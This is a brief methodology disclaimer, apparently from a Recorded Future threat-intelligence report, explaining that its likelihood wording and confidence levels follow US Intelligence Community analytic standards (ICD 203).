Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

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